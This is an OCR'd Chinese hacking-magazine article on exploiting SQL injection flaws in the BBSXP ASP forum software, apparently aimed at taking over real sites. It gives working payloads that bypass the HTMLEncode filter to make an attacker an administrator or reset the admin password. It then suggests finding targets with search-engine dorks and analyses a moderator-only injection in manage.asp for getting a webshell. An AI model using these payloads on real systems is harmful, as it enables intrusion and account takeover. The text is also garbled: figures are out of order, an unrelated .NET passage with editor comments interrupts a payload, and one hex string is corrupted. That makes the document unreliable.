


图11 身份变了




图12 进入后台

Tommie

两个BBSXP注入分析暨利用

从本文可以学到：

1、BBSXP 注入分析

2、拿 webshell 的方法

一、news.asp 注入

bbsxp 在 ASP 论坛的市场上前景还是不错的，并声称“BBSXP 是目前互联网上公认速度最快、系统资源占用最小的 ASP 论坛。”，这不，最近 BCT 的朋友公布了它的注入漏洞，漏洞文件是 new.asp 的 24 行，关键代码如下：

```
Sort=HTMLEncode(Request("Sort")) //第24行

if Sort = empty then
  SqlSort="ThreadID"
else
  SqlSort=Sort
end if
```

用 **Request** 方式获取 **Sort** 变量并用 **HTMLEncode** 函数检验，然后再判断是否为空，不为空再把 Sort 变量提交给 **SqlSort** 变量，在 66 行见到程序拿 SqlSort 变量进行查询了：

```
sql="Select top "&SqlTopicCount&" * from ["&TablePrefix&"Threads] where Visible=1 "&SqlForumID&" "&SqlTimeLimit&" order by "&SqlSort&" desc" //第66行
```

在这里，我们不难看出，只要绕过那个 **HTMLEncode** 函数就可以进行注入了，HTMLEncode 函数在 new.asp 所包含的 BBSXP_Class.asp 中，关键代码如下：

```
Function HTMLEncode(fString)
  fString=Replace(fString,CHR(9),"")
  fString=Replace(fString,CHR(13),"")
  fString=Replace(fString,CHR(22),"")
  fString=Replace(fString,CHR(38),"&#38;")  '"&"
  fString=Replace(fString,CHR(32),"&#32;")  '" "
  fString=Replace(fString,CHR(34),"&quot;")  '"""
  fString=Replace(fString,CHR(39),"&#39;")  '"'"
  fString=Replace(fString,CHR(42)&CHR(42),"&#42;&#42;")  '"**"/**/
  fString=Replace(fString,CHR(44),"&#44;")  '","
  fString=Replace(fString,CHR(45)&CHR(45),"&#45;&#45;")  '"--"
  fString=Replace(fString,CHR(60),"&#60;")  '"<"
  fString=Replace(fString,CHR(62),"&#62;")  '">"
  fString=Replace(fString,CHR(92),"\")  '"\"
  fString=Replace(fString,CHR(59),"&#59;")  '";"
  fString=Replace(fString,CHR(10),"<br>")
  fString=ReplaceText(fString,"([&#])([a-z0-9]*)&#59;","$1$2;")

  if SiteConfig("BannedText")<>"" then fString=ReplaceText(fString,"("&SiteConfig("BannedText")&")",string(len("&$1&"),"*"))

  if IsSqlDataBase=0 then '过滤片假名(日文字符)[\u30A0-\u30FF] by yuzi
    fString=escape(fString)
    fString=ReplaceText(fString,"%u30([A-F][0-F])","&#x30$1;")
    fString=unescape(fString)
  end if
  HTMLEncode=fString
End Function
```

HTMLEncode 函数过滤了 **Tab 键、空格** **。呵呵，bbsxp 这样就认为自己过滤得非常的漂亮，其实不然，一样可以绕过，构造如下语句：

```
new.asp?Sort=ThreadID/*o*/update/*o*/bbsxp_users/*o*/set/*o*/UserRoleID=1/*o*/where/*o*/UserName=0x54006F006D006D0069006500/*o*/select/*o*/*/*o*/from/*o*/bbsxp_users/*o*/order/*o*/by/*o*/userid
```

这种绕过方式导致了这个注入漏洞只局限于 SQL 版本当中，其中 username 是“Tommie”经过 unicode 转换过的。这里以 2008 的 MSSQL 版本为例，测试一下这个漏洞，首先注册一个用户 Tommie，如图 1。




图1 注册

然后往地址提交上面的语句，如果返回页面类似图 2，就说明成功了。




图2 成功绕过

返回首页刷新一下页面，发现已经是管理员了，如图 3。

有些管理员因某种原因已经把注册给关闭了，不用怕，直接构造语句改他的密码：

```
new.asp?Sort=ThreadID/*o*/update/*o*/
```




图3 提权为管理员

隐藏了一个任意文件上传漏洞，在早期的 .net 里尽管在文件操作的时候严格限制了允许的字符，但是 Server.Mapth 方法存在一个 NULL 截断漏洞，导致可以上传 aspx 文件。不过微软那个该死的自动更新开着，这个漏洞也不存在了。这样看来，语言的安全会给安全带来优势，但是不能带来全部。

（欢迎大家到我的 Blog（http://www.loveshell.net/）来讨论：）

编辑点评：

.net 以其良好的设计风格，在一定程度上保证了代码的安全性，但是代码都是人写的，其最终的实现都是对 DB 的增、删、改、查，只是在原来的基础上进行了封装；但其一般都是会留一些方法给程序员自己去实现（比如直接读写数据库等），而这个时候，经常会出现问题。

目前对 .net 的安全性分析的文章还不是很多，希望作者的这篇文章能让大家嗅到点点不一样的味道。

```
bbsxp_users/*o*/set/*o*/UserPassword=0x3100320032003400310030003200380033 00340064006500330066003700360O/*o*/where/*o*/UserID=1/*o*/select/*o*/*/*o*/from/*o*/bbsxp_users/*o*/order/*o*/by/*o*/userid
```

其中UserPassword是“nohack”的16位MD5加密后用unicode转换后的字符串，至于怎么找管理员的ID，可以到百度搜索“site:www.xxx.com 角色：管理员”。可能一个论坛有好几个管理员，怎么找到是UserID=1的管理员就靠你的google hack分析能力了。

二、manage.asp版主注入搞定WEBSHELL

进入后台后，有很多朋友都不知所措，因为SQL版本是无备份功能的，如图4。




图4 无备份功能

ACCESS版本拿WEBSHELL的方法可以参照去年坏孩子写的拿动力WEBSHELL的那篇文章，至于SQL没有这个备份功能，简直就是断绝了我们拿WEBSHELL的方法。不过幸亏cool_wxd最近发了一个BBSXP 2008版主权限注入漏洞，但触发这个漏洞的条件是要有论坛版主或管理员才能注入，漏洞文件是manage.asp，详细的分析如下：

```
<!-- #include file="Setup.asp" -->
<%
if CookieUserName=empty then error("您还未<a href=""javascript:BBSXP_Modal.Open('Login.asp',380,170);"">登录</a>论坛")
if Request_Method <> "POST" then error("<li>提交方式错误! </li><li>您本次使用的是"&Request_Method&"提交方式! </li>")
'大家注意这句，只能是POST提交，也就是我们不能直接在IE浏览器操作
HtmlTop
ForumID=RequestInt("ForumID")
ThreadID=Request("ThreadID")
'此处获取ThreadID，假设我们这里提交的不是数字型的

If IsNumeric(ThreadID) then

'此处我们令ThreadID不是数字型就可以跳出IF，也就跳出了ThreadID=int(ThreadID)
ThreadID=int(ThreadID)
ForumID=Execute("Select ForumID From ["&TablePrefix&"Threads] where ThreadID="&ThreadID&"")(0)
End If

if BestRole<>1 then
Moderated=Execute("Select Moderated From ["&TablePrefix&"Forums] where ForumID="&ForumID&"")(0)
%><!-- #include file="Utility/ForumPermissions.asp" --><%
end if
if BestRole=1 and ForumID<1 then
ForumIDSql=""
else
ForumIDSql=" and ForumID="&ForumID&""
end if
select case Request("menu")
case "......"
                                    若干个case，此时我们的ThreadID仍然不是数字型

case "......"
''''''''''''''''''''''''''''''''''''''''''''''''''''' 帖子管理 Start'''''''''''''''''''''''''''''''''''''''
case "PostVisible"
  for each ho in Request.Form("PostID")
   ho=int(ho)
   Execute("update ["&TablePrefix&"Posts] Set Visible=1 where ThreadID="&ThreadID&" and PostID="&ho&"")
  next
  UpdateThreadStatic(ThreadID)
  succtitle="批量审核帖子, 帖子ID: "&Request.Form("PostID")&""

case "PostInVisible"
  for each ho in Request.Form("PostID")
   ho=int(ho)
   Execute("update ["&TablePrefix&"Posts] Set Visible=0 where ThreadID="&ThreadID&" and PostID="&ho&"")
'ThreadID还是我们提交的，没有经过任何过滤就进行SQL语句执行，注入漏洞形成
  next
  UpdateThreadStatic(ThreadID)
  succtitle="批量取消审核, 帖子ID: "&Request.Form("PostID")&""

case "DelPost"
  for each ho in Request.Form("PostID")
   ho=int(ho)
    Rs.open "select * from ["&TablePrefix&"Posts] where ThreadID="&ThreadID&" and PostID="&ho&"",Conn,1,3
   if not Rs.eof then
    Rs("Visible")=2
    Rs.update
    if Rs("ParentID")=0 then Execute("update ["&TablePrefix&"Threads] Set Visible=2 where ThreadID="&Rs("ThreadID")&"")
'没有经过任何过滤就进行SQL语句执行，注入漏洞形成
   end if
